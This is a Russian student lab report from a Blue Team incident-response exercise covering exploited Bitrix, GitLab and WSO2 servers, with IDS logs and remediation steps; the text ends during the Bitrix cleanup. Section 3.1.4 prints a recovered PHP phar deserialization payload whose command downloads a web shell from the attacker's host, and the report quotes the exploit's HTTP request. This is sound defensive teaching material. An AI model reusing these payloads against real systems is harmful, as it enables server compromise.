

Лабораторная работа №2

Кибербезопасность предприятия

НКНБД-01-22; Аристид Жан, Акопян Сатеник,
Кадров Виктор, Нве Манге Хоце Херсон Мико,
Эспиноса Висилита Кристина Микаела,
НПИБД-01-22; Старикив Данила, НФИБД-02-22;
Чемоданова Ангелина

Содержание

1 Цель работы	5
2 Теоретическое введение	6
2.1 Легенда “Защита интеграционной платформы”	6
2.2 Пояснения уязвимостей	6
2.2.1 Атака на Bitrix(Описание уязвимости CVE-2022-27228)	7
2.2.2 Атака на GitLab(Описание уязвимости)	8
2.2.3 Атака на WSO2 API-Manager	8
3 Выполнение лабораторной работы	10
3.1 Атака на Bitrix	10
3.1.1 Обнаружение средствами ViPNet IDS NS	10
3.1.2 Обнаружение средствами Security Onion	13
3.1.3 Уязвимость CVE-2022-27228	13
3.1.4 Обнаружение средствами ОС	14
3.1.5 Устранение последствия Meterpreter-сессия	15
3.1.6 Устранение последствия Deface веб-панели	16
3.1.7 Устранение уязвимости CVE-2022-27228	20
3.2 Атака на GitLab	21
3.2.1 Обнаружение средствами ViPNet IDS NS	21
3.2.2 Устранение уязвимости	23
3.2.3 Устранение последствия Meterpreter-сессия	25
3.3 Атака на WSO2 API-Manager	27
3.3.1 Обнаружение средствами ViPNet IDS NS	27
3.3.2 Обнаружение средствами Security Onion	28
3.3.3 Обнаружение средствами ОС	29
3.3.4 Устранение уязвимости	30
3.3.5 Устранение последствия Meterpreter-сессия	34
3.3.6 Устранение последствия Создание пользователя в веб-интерфейсе	35
4 Вывод	38
Список литературы	39

Список иллюстраций

3.1 Просмотр записей журнала событий во время атаки	10
3.2 Карточка события о внедрении полезной нагрузки PHP	11
3.3 Карточка события, детектирующая PHP-скрипт с кодом	12
3.4 Карточка события, регистрирующая скачивание исполняемого файла	12
3.5 Обнаружение средствами Security Onion	13
3.6 Обнаружение средствами Security Onion	13
3.7 Уязвимость CVE-2022-27228	14
3.8 Поиск полезной нагрузки из директории веб-сервера /var/www/html/	14
3.9 Карточка первого инцидента	15
3.10 Проверка наличия сокетов с узлом нарушителя	16
3.11 Закрытие meterpreter-сессии	16
3.12 Интерфейс главной страницы сайта компании после использования полезной нагрузки	17
3.13 Ошибка авторизации в аккаунт администратора	18
3.14 Код скрипта для сброса пароля от панели администратора	18
3.15 Новый пароль в файле password_recovery.php	19
3.16 Резервная копия веб-сервера	19
3.17 Устранение LPE	20
3.18 Создание файла .htaccess	20
3.19 Содержимое файла .htaccess	21
3.20 Событие ViPNet IDS NS, указывающее на уязвимость	22
3.21 Событие ViPNet IDS NS, указывающее на уязвимость	22
3.22 Карточка второго инцидента	23
3.23 Папка нахождения файла обновления	24
3.24 Инициализация установки обновления Gitlab	24
3.25 Инициализация установки обновления Gitlab	25
3.26 Проверка наличия сокета с узлом нарушителя	26
3.27 Закрытие узла нарушителя	26
3.28 Событие ViPNet IDS NS	27
3.29 Событие ViPNet IDS NS, указывающее на загрузку подозрительного файла в формате ELF	28
3.30 Post-запрос к вредоносному JSP-файлу	29
3.31 Запись в журнале о загрузке файла со стороны нарушителя	29
3.32 Уязвимость CVE-2022-29464	30
3.33 Карточка третьего инцидента	30
3.34 Открытие конфигурационного файла	32
3.35 Измененный конфигурационный файл	33

3.36 Удаление загруженного файла exploit.jsp	33
3.37 Удаление загруженного файла payload.elf	33
3.38 Перезапуск службы	34
3.39 Разрыв сессии нарушителя	35
3.40 Пользователь hacker в списке пользователей	36
3.41 Удаление пользователя	36
3.42 Удаление пользователя	37
3.43 Результат проделанной работы	37

1 Цель работы

Основная цель данной лабораторной работы заключается в выполнении тренировки “Защита интеграционной платформы” в роли команды “Blue Team” (CSIRT – Computer Security Incident Response Team). В процессе выполнения работы необходимо освоить практические навыки выявления, анализа и устранения уязвимостей в различных системах, а также освоить навыки отработки действий по нейтрализации последствий успешных атак.

2 Теоретическое введение

2.1 Легенда “Защита интеграционной платформы”

Конкуренты решили нанести репутационный вред деятельности компании и для этого нашли исполнителя. Злоумышленник находит в Интернете сайт соответствующей организации и решает провести атаку на него с целью получения доступа к внутренним ресурсам.

Проэксплуатировав обнаруженную на сайте уязвимость, нарушитель наносит ущерб работе и репутации владельца сайта, блокирует доступ к нему и стремится захватить управление над другими ресурсами защищаемой сети. В ходе вектора атаки злоумышленник, используя уязвимость при загрузке определенных файлов в репозиторий, закрепился на узле GitLab и продолжил своё перемещение внутри периметра.

Далее злоумышленник успешно подключается к платформе, предназначеннной для создания и управления API, с целью получения доступа к внутренним данным компании, раскрытие которых может привести к серьезным репутационным и финансовым потерям.

Квалификация нарушителя высокая. Он умеет использовать инструментарий для проведения атак, а также знает техники постэксплуатации[1].

2.2 Пояснения уязвимостей

Уязвимости и последствия[2]:

- Bitrix vote RCE (CVE-2022-27228) -> Deface
- GitLab RCE (CVE-2021-22204, CVE-2021-22205) -> Meterpreter
- WSO2 API-Manager RCE (CVE-2022-29464) -> WSO2 User web

2.2.1 Атака на Bitrix(Описание уязвимости CVE-2022-27228)

Эксплуатация уязвимости позволяет удаленному нарушителю записать произвольные файлы в систему с помощью отправки специально сформированных сетевых пакетов. Данная уязвимость присутствует в модуле vote CMS Bitrix до версии 22.0.400.

На текущий момент выявлено два вектора использования нарушителем зараженных веб-сайтов:

- 1) после эксплуатации уязвимости нарушитель загружает на веб-сайт модифицированный файл /bitrix/modules/main/include/prolog.php, в который добавляется строка https://techmestore[.]pw/jqueryui.js., вызывающая сторонний JS-скрипт. Скрипт jquery-ui.js проверяет, что переход пользователя на зараженный сайт осуществлен из поисковой системы и впервые за день. При совпадении условий открывается адрес otrasoper[.]ga/help/?23211651614614, который осуществляет перенаправление пользователей из российского сегмента сети Интернет на фишинговые сайты различных маркетплейсов;
- 2) при посещении пользователем зараженного веб-сайта под управлением CMS Bitrix в кеш браузера пользователя внедряется JS-скрипт, который загружается из различных директорий веб-сайта:
 - bitrix/js/main/core/core.js?1656612291497726;
 - bitrix/js/main/core/core.js?1656598434497824;
 - bitrix/templates/cm_main/js/jquery-1.10.2.min.js.

Данные действия позволяют нарушителю перенаправить пользователя на сторонние вредоносные ресурсы[3].

2.2.2 Атака на GitLab(Описание уязвимости)

GitLab – это инструмент, предназначенный для хранения, управления и совместной разработки веб-проектов с использованием системы контроля версий Git. Данный инструмент обеспечивает командам разработчиков удобный способ совместной работы, позволяя им эффективно управлять кодом, выполнять обновления и откатывать изменения при необходимости.

Используемый на платформе сервер GitLab версии 13.10.2 содержит критическую уязвимость CVE-2021-22204, которая позволяет получить RCE при загрузке определенных файлов в репозиторий. Уязвимость заключается в том, что при загрузке файлов с расширением JPG, jpeg, tiff, модуль GitLab Workhorse передает файлы в библиотеку ExifTool, которая удаляет из них метаданные. Библиотека ExifTool различает файлы не по расширению, а по их контенту и подбирает соответствующий фильтр. Для эксплуатации уязвимости нарушитель создает и загружает в репозиторий определенный DJVU-файл с расширением JPG. Далее модуль GitLab Workhorse передает данный файл в библиотеку ExifTool, которая при попытке преобразовать escape-последовательности для создания токенов при автоматизированном сборе обращается к функции eval. Созданный нарушителем DJVU-файл в своих метаданных будет содержать нужный код, который исполнит функция eval.

Критическая уязвимость библиотеки для обработки метаданных позволяет получить удаленное выполнение кода, при загрузке авторизированным пользователем определенного файла с расширением JPG[4].

2.2.3 Атака на WSO2 API-Manager

Уязвимость платформы для интеграции интерфейсов прикладного программирования, приложений и веб-служб WSO2 связана с возможностью загрузки произвольного JSP-файла на сервер. Эксплуатация уязвимости может позволить нарушителю, действующему удаленно, выполнить произвольный

код[5].

3 Выполнение лабораторной работы

3.1 Атака на Bitrix

3.1.1 Обнаружение средствами ViPNet IDS NS

Во время атаки сетевой сенсор ViPNet IDS NS[6] детектирует большое количество событий информационной безопасности(рис. 3.1).

The screenshot shows the ViPNet IDS NS web interface. On the left is a navigation sidebar with options like Monitoring, Dashboard, Events, Reports, Management, Analysis Methods, Rules, Notification, Integration, System Management, Network Settings, Date and Time, Accounts, Backup, Service Features, and Audit Log. The main area is titled 'Events' and shows a table of recent events. The table has columns for Sr, Date and Tl., %, Event code, Os, Rule name, Class, Protocol, Source IP a..., Source..., Destination..., Destination..., and Direction. Most events are marked with a red warning icon. A specific event is highlighted in yellow: '17:47:14.007 .. 31714031 AM EXPLOIT Generic Command Inj... web-appl... TCP 195.239.174... 33231 10.10.1.33 80'. To the right of this event is a detailed view panel titled 'Event 17:47:14.007 10/13/2025'. This panel includes sections for General information (Date and time: 17:47:14.007 10/13/2025, Capture interface: eth2, Severity: High, Event type: Signature event, Protocol: TCP, Event code: 31714031, Client application: Mobile 0.0 (iPad, CPU OS 10.3 Mac OS X) AppleWebKit/604.1.38 (KHTML, like Gecko) Version/16.1 Mobile/15E148 Safari/604.1, Resource DNS name: 195.239.174.105), Analysis rule (Class: web-application-attack, Group: exploit, Name: AM EXPLOIT Generic Command Injection in HTTP Request: 'passthru' in request ('base64 encoded') var 2), and a Description section with a note about the rule detecting the vulnerability exploit code. Below the event table is a footer with 'Page 1 / 3 objects'.

Рис. 3.1: Просмотр записей журнала событий во время атаки

При просмотре записей журнала событий(рис. 3.1) обнаружено, что IP-адрес:

- 195.239.174.11 – принадлежит машине атакующего;
- 10.10.1.33 – принадлежит уязвимому серверу Bitrix.

Среди записей журнала зарегистрированы события информационной безопасности высокой важности:

- 1) внедрение полезной нагрузки в HTTP-запросе(рис. 3.2);
 - 2) PHP-скрипт с кодом для произвольного удаленного выполнения команд(рис. 3.3);
 - 3) информирование о скачивании исполняемого файла с машины нарушителя(рис. 3.4).

Events												
Events for recent 24 hours												
Sr	Event ID	Event code	Qu	Rule	Class	Protocol	Source IP	Source	Destination	Dest	Direction	
■	17-47-14.007 - 3025808	1 ET EXPLOIT php script based4 enc.			attempted.	TCP	195.239.174...3231	10.10.1.33	80	④ ↗	→	
■	17-47-14.007 - 3171403	1 AM EXPLOIT Generic Command Inj.			web-applic.	TCP	195.239.174...3231	10.10.1.33	80	④ ↗	→	
■	17-47-14.007 - 3105389	1 AM EXPLOIT Generic Command Inj.			web-applic.	TCP	195.239.174...3231	10.10.1.33	80	④ ↗	→	
■	17-47-14.007 - 3002524	1 AM EXPLOIT Generic Command Inj.			web-applic.	TCP	195.239.174...3231	10.10.1.33	80	④ ↗	→	
■	17-47-48.052 - 2034567	1 ET INFO curl User-Agent to Dotted ..			bad-urles.	TCP	10.10.1.33	36268	195.239.174...8010	④ ↗	→	
■	17-47-48.056 - 3193227	1 ET POLICY Executable and linking f..			policy-viol.	TCP	195.239.174...8010	10.10.1.33	36268	④ ↗	→	
■	17-47-54.245 - 3105345	1 AM_CURRENT_EVENTS HTTP requ..			trojan-acti..	TCP	10.10.1.33	42172	195.239.174...8010	④ ↗	→	
■	17-47-54.245 - 2034567	1 ET INFO curl User-Agent to Dotted ..			bad-urles.	TCP	10.10.1.33	42172	195.239.174...8010	④ ↗	→	
■	17-48.04.452 - 3121915	1 ET POLICY Executable and linking f..			policy-viol.	TCP	195.239.174...5558	10.10.1.33	48204	④ ↗	→	
■	17-49.17.669 - 3227008	1 ET SCAN Potential SSH Scan var1			attempted.	TCP	195.239.174...42653	10.10.1.33	22	④ ↗	→	
■	17-49.26.793 - 3001217	1 AM POLICY Requests Suspicious P..			non-stard.	TCP	10.10.1.33	99974	10.10.2.18	80	④ ↗	→
■	17-49.26.907 - 3001217	1 AM POLICY Requests Suspicious P..			non-stard.	TCP	10.10.1.33	99974	10.10.2.18	80	④ ↗	→
■	17-49.27.539 - 3001217	1 AM POLICY Requests Suspicious P..			non-stard.	TCP	10.10.1.33	99974	10.10.2.18	80	④ ↗	→
■	17-49.29.061 - 3001217	1 AM POLICY Requests Suspicious P..			non-stard.	TCP	10.10.1.33	99974	10.10.2.18	80	④ ↗	→
■	17-49.35.352 - 3191163	1 AM EXPLOIT GitLab CE/EE 19.1-9.1..			attempted.	TCP	10.10.1.33	99974	10.10.2.18	80	④ ↗	→
■	17-49.35.352 - 3174572	1 AM EXPLOIT Generic Possible Confu..			attempted.	TCP	10.10.1.33	99974	10.10.2.18	80	④ ↗	→
■	17-49.35.352 - 3292862	1 AM EXPLOIT Generic Possible Confu..			web-applic.	TCP	10.10.1.33	99974	10.10.2.18	80	④ ↗	→
■	17-49.35.352 - 3292049	1 AM EXPLOIT Generic Command Inj..			web-applic.	TCP	10.10.1.33	99974	10.10.2.18	80	④ ↗	→
■	17-49.35.352 - 3105212	1 AM EXPLOIT Generic Command Inj..			web-applic.	TCP	10.10.1.33	99974	10.10.2.18	80	④ ↗	→
■	17-49.36.023 - 3121915	1 ET POLICY Executable and linking f..			policy-viol.	TCP	195.239.174...5558	10.10.1.253	24589	④ ↗	→	
■	17-49.36.023 - 3121915	1 ET POLICY Executable and linking f..			policy-viol.	TCP	195.239.174...5558	10.10.2.18	56498	④ ↗	→	
■	17-49.39.364 - 3001217	4 AM POLICY Requests Suspicious P..			non-stard.	TCP	10.10.1.33	99974	10.10.2.18	80	④ ↗	→
■	17-49.51.644 - 3001217	2 AM POLICY Requests Suspicious P..			non-stard.	TCP	10.10.1.33	99974	10.10.2.18	80	④ ↗	→
■	17-50.10.862 - 3001217	1 AM POLICY Requests Suspicious P..			non-stard.	TCP	10.10.1.33	51998	10.10.2.18	80	④ ↗	→
■	17-50.10.863 - 3001217	1 AM POLICY Requests Suspicious P..			non-stard.	TCP	10.10.1.33	49972	10.10.2.18	80	④ ↗	→
■	17-51.46.099 - 3001217	1 AM POLICY Requests Suspicious P..			non-stard.	TCP	10.10.1.33	51998	10.10.2.18	80	④ ↗	→
■	17-51.46.099 - 3001217	1 AM POLICY Requests Suspicious P..			non-stard.	TCP	10.10.1.33	49972	10.10.2.18	80	④ ↗	→

Рис. 3.2: Карточка события о внедрении полезной нагрузки PHP

Event List											
Events		Details									
Events for recent 24 hours			Filter	Search	Reset	List					
Event	Date and H..	K..	Event code	Q..	RULE NAME	Class	Protocol	Source IP ..	Source ..	Destination ..	
ET EXPLOIT php script base64 encoded	17-47-14.007...	3025808	1	ET EXPLOIT	php script base64 encoded	attempted-user	TCP	195.239.174...32321	10.10.1.33	80	(i) (e)
AM EXPLOIT Generic Command Inj..	17-47-14.007...	3171403	1	AM EXPLOIT	Generic Command Inj..	bad-user	TCP	195.239.174...32321	10.10.1.33	80	(i) (e)
AM EXPLOIT Generic Command Inj..	17-47-14.007...	3105389	1	AM EXPLOIT	Generic Command Inj..	bad-user	TCP	195.239.174...32321	10.10.1.33	80	(i) (e)
AM EXPLOIT Generic Command Inj..	17-47-14.007...	3203254	1	AM EXPLOIT	Generic Command Inj..	bad-user	TCP	195.239.174...32321	10.10.1.33	80	(i) (e)
ET POLICY User-Agent to Dotted ..	17-47-48.052...	2034567	1	ET POLICY	curl User-Agent to Dotted ..	bad-user	TCP	10.10.1.33	36262	195.239.174...8010	(i) (e)
ET POLICY Executable and linking ..	17-47-48.056...	3129327	1	ET POLICY	Executable and linking ..	policy-viol.	TCP	195.239.174...8010	10.10.1.33	36268	(i) (e)
AM CURRENT_EVENTS HTTP requ..	17-47-54.245...	3105345	1	AM CURRENT_EVENTS	HTTP requ..	trojan-acti..	TCP	10.10.1.33	42172	195.239.174...8010	(i) (e)
ET POLICY curl User-Agent to Dotted ..	17-47-54.250...	3105346	1	ET POLICY	curl User-Agent to Dotted ..	bad-user	TCP	10.10.1.33	42172	195.239.174...8010	(i) (e)
ET POLICY Executable and linking ..	17-48-04.452...	3121915	1	ET POLICY	Executable and linking ..	policy-viol.	TCP	195.239.174...5558	10.10.1.33	48204	(i) (e)
ET SCAN PATTERN SSH Scan var1	17-49-17.669...	3227008	1	ET SCAN	PATTERN SSH Scan var1	attempted	TCP	195.239.174...42653	10.10.1.33	22	(i) (e)
AM POLICY Requests Suspicious P..	17-49-26.970...	3001217	1	AM POLICY	Requests Suspicious P..	non-stand..	TCP	10.10.1.33	59974	10.10.2.18	(i) (e)
AM POLICY Requests Suspicious P..	17-49-26.970...	3001217	1	AM POLICY	Requests Suspicious P..	non-stand..	TCP	10.10.1.33	59974	10.10.2.18	(i) (e)
AM POLICY Requests Suspicious P..	17-49-27.539...	3001217	1	AM POLICY	Requests Suspicious P..	non-stand..	TCP	10.10.1.33	59974	10.10.2.18	(i) (e)
AM POLICY Requests Suspicious P..	17-49-29.061...	3001217	1	AM POLICY	Requests Suspicious P..	non-stand..	TCP	10.10.1.33	59974	10.10.2.18	(i) (e)
AM EXPLOIT GitLab CE/E 11.9.1-3..	17-49-35.532...	3191163	1	AM EXPLOIT	GitLab CE/E 11.9.1-3..	attempted	TCP	10.10.1.33	59974	10.10.2.18	(i) (e)
AM EXPLOIT Etcd v2.12.4 RCE	17-49-35.532...	3157452	1	AM EXPLOIT	Etcd v2.12.4 RCE	attempted	TCP	10.10.1.33	59974	10.10.2.18	(i) (e)
AM EXPLOIT Possible Confidence ..	17-49-35.532...	3292962	1	AM EXPLOIT	Possible Confidence ..	bad-applic..	TCP	10.10.1.33	59974	10.10.2.18	(i) (e)
AM EXPLOIT Generic Command Inj..	17-49-35.532...	3293049	1	AM EXPLOIT	Generic Command Inj..	bad-applic..	TCP	10.10.1.33	59974	10.10.2.18	(i) (e)
AM EXPLOIT Generic Command Inj..	17-49-35.532...	3105212	1	AM EXPLOIT	Generic Command Inj..	bad-applic..	TCP	10.10.1.33	59974	10.10.2.18	(i) (e)
ET POLICY Executable and linking ..	17-49-36.023...	3121915	1	ET POLICY	Executable and linking ..	policy-viol.	TCP	195.239.174...5559	10.10.1.253	24589	(i) (e)
ET POLICY Executable and linking ..	17-49-36.023...	3121915	1	ET POLICY	Executable and linking ..	policy-viol.	TCP	195.239.174...5559	10.10.2.18	56498	(i) (e)
AM POLICY Requests Suspicious P..	17-49-39.364...	3001217	4	AM POLICY	Requests Suspicious P..	non-stand..	TCP	10.10.1.33	59974	10.10.2.18	(i) (e)
AM POLICY Requests Suspicious P..	17-49-51.644...	3001217	2	AM POLICY	Requests Suspicious P..	non-stand..	TCP	10.10.1.33	59974	10.10.2.18	(i) (e)
AM POLICY Requests Suspicious P..	17-50-10.622...	3001217	1	AM POLICY	Requests Suspicious P..	non-stand..	TCP	10.10.1.33	51598	10.10.2.18	(i) (e)
AM POLICY Requests Suspicious P..	17-50-10.683...	3001217	1	AM POLICY	Requests Suspicious P..	non-stand..	TCP	10.10.1.33	51598	10.10.2.18	(i) (e)
AM POLICY Requests Suspicious P..	17-51-46.099...	3001217	1	AM POLICY	Requests Suspicious P..	non-stand..	TCP	10.10.1.33	49972	10.10.2.18	(i) (e)
Show	3	objects									

Рис. 3.3: Карточка события, детектирующая PHP-скрипт с кодом

Рис. 3.4: Карточка события, регистрирующая скачивание исполняемого файла

3.1.2 Обнаружение средствами Security Onion

Для обнаружения последствий эксплуатации с помощью Security Onion[7] следует использовать утилиту Squert – визуальный инструмент, предоставляющий дополнительный контекст для событий с помощью метаданных. В веб-интерфейсе Squert идентифицированных событий(рис. 3.5 - рис. 3.6).

```
SRC: GET /bitrix/tools/composite_data.php
SRC: HOST: 195.239.174.105
SRC: USER-AGENT: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
SRC: ACCEPT-ENCODING: gzip, deflate
SRC: ACCEPT: */*
SRC: CONNECTION: keep-alive
SRC: ACCEPT-LANGUAGE: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
SRC: BX-AJAX: true
SRC: COOKIE: PHPSESSID=39bf9m18nml508iuprhbjfs82
SRC: POST /bitrix/tools/vote/uf.php?attachId%5BMODULE_ID%5D=iblock&attachId%5BENTITY_TYPE%5D=CFileUploader&action=vote&sessid=e2681b55f0dfa67d44c733ce12716556&attachId%5BENTITY_ID%5D%5Bcopies%5D%5Bpayload2.phar%5D=1
SRC: HOST: 195.239.174.105
SRC: USER-AGENT: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
SRC: ACCEPT-ENCODING: gzip, deflate
SRC: ACCEPT: */*
SRC: CONNECTION: keep-alive
```

Рис. 3.5: Обнаружение средствами Security Onion

Рис. 3.6: Обнаружение средствами Security Onion

Обращение к модулю vote и вызов функции CFileUploader. В поле Content-Disposition передается имя файла payload2.phar и обнаружено содержимое данного файла, в котором присутствует команда на скачивание php-файла с веб-сервера злоумышленника в базовую директорию веб-сервера Bitrix /var/www/html.

3.1.3 Уязвимость CVE-2022-27228

Получим подробную информацию об уязвимости CVE-2022-27228(рис. 3.7).




Рис. 3.7: Уязвимость CVE-2022-27228

3.1.4 Обнаружение средствами ОС

Найдем полезную нагрузку. (рис. 3.8).

```
user@bitrix:~$ cat $(find /var/www/html/ -name "payload2.phar")
<?php // HALT_COMPILER(); ?>
$bo:25;"Bitrix\Main\Entity\Result":2:{s:12:"isSuccess";b:0;s:9:"errors";O:36:"Bitrix\Main\UserConsent\DataProvider":1:{s:7:"data";a:2:{i:0;i:0;}s:6:"AdminDraggableBlockEngine":2:{s:10:"engines";a:1:{i:0;a:1:{s:5:"check";s:6:"system";}}}s:7:"args";s:70:"curl -o /var/www/html/caidao.php http://195.239.174.11:8010/caidao.php";i:1;s:5:"check";}}test.txt
```

Рис. 3.8: Поиск полезной нагрузки из директории веб-сервера /var/www/html/

Заполним карточку первого инцидента. (рис. 3.9).




Рис. 3.9: Карточка первого инцидента

3.1.5 Устранение последствия Meterpreter-сессия

Цель данной полезной нагрузки – получение нарушителем Meterpreter-сессии с уязвимым сервером.

Обнаружить данную полезную нагрузку можно с помощью утилиты ss с ключами t и r. В случае установления соединения на уязвимой машине появится сокет с машиной нарушителя.

В Linux у процесса имеется уникальный идентификатор PID. При создании каждому процессу автоматически присваивается PID. Для прерывания соединения с машиной нарушителя необходимо принудительно остановить процесс с помощью команды kill вместе с номером процесса.

Для устранения данной полезной нагрузки необходимо:

- 1) выполнить команду ss -tp для обнаружения активных соединений(рис. 3.10);
- 2) с помощью команды sudo kill завершить процесс, устанавливающий соединение с хостом нарушителя(рис. 3.11).

```

root@bitrix:/var/www/html/bitrix/tools/vote# ss -tp
State      Recv-Q      Send-Q      Local Address:Port          Peer Address:Port
Process
ESTAB      0            64          10.10.1.33:ssh           10.10.1.253:50679
users:(("sshd",pid=5562,fd=4),("sshd",pid=5438,fd=4))
FIN-WAIT-2  0            0          10.10.1.33:47102        10.10.2.27:9763
users:(("sshd",pid=2256,fd=9))
ESTAB      0            0          10.10.1.33:48204        195.239.174.11:5558
users:(("systemctl",pid=2198,fd=3))
ESTAB      0            0          10.10.1.33:46972        195.239.174.11:5557
users:(("systemctl",pid=2198,fd=12),("sh",pid=2197,fd=12),("apache_restart",pid=2196,fd=12),("sh",pid=2191,fd=12),("sh",pid=2190,fd=12),("apache2",pid=753,fd=12))
ESTAB      0            0          10.10.1.33:ssh           195.239.174.11:45071
users:(("sshd",pid=2256,fd=4))
CLOSE-WAIT  1            0          [::ffff:10.10.1.33]:http   [::ffff:195.239.174.11]:33231
users:(("apache2",pid=753,fd=11))

```

Рис. 3.10: Проверка наличия сокетов с узлом нарушителя

```

root@bitrix:/var/www/html/bitrix/tools/vote# ss -tp
State      Recv-Q      Send-Q      Local Address:Port          Peer Address:Port
Process
ESTAB      0            64          10.10.1.33:ssh           10.10.1.253:50679
users:(("sshd",pid=5562,fd=4),("sshd",pid=5438,fd=4))
FIN-WAIT-2  0            0          10.10.1.33:47102        10.10.2.27:9763
users:(("sshd",pid=2256,fd=9))
ESTAB      0            0          10.10.1.33:48204        195.239.174.11:5558
users:(("systemctl",pid=2198,fd=3))
ESTAB      0            0          10.10.1.33:46972        195.239.174.11:5557
users:(("systemctl",pid=2198,fd=12),("sh",pid=2197,fd=12),("apache_restart",pid=2196,fd=12),("sh",pid=2191,fd=12),("sh",pid=2190,fd=12),("apache2",pid=753,fd=12))
ESTAB      0            0          10.10.1.33:ssh           195.239.174.11:45071
users:(("sshd",pid=2256,fd=4))
CLOSE-WAIT  1            0          [::ffff:10.10.1.33]:http   [::ffff:195.239.174.11]:33231
users:(("apache2",pid=753,fd=11))
root@bitrix:/var/www/html/bitrix/tools/vote# kill -9 2198
root@bitrix:/var/www/html/bitrix/tools/vote# kill -9 2256
root@bitrix:/var/www/html/bitrix/tools/vote# kill -9 2197
-bash: kill: (2197) - Нет такого процесса
root@bitrix:/var/www/html/bitrix/tools/vote# kill -9 2191
root@bitrix:/var/www/html/bitrix/tools/vote# kill -9 2190
-bash: kill: (2190) - Нет такого процесса
root@bitrix:/var/www/html/bitrix/tools/vote# kill -9 753

```

Рис. 3.11: Закрытие meterpreter-сессии

3.1.6 Устранение последствия Deface веб-панели

Данная полезная нагрузка нацелена на подрыв репутации компании путем изменения главной страницы сайта. Полезная нагрузка меняет пароль от учетной записи администратора, в связи с чем невозможно получить доступ к панели администрирования. Интерфейс главной страницы сайта компании после использования полезной нагрузки(рис. 3.12).

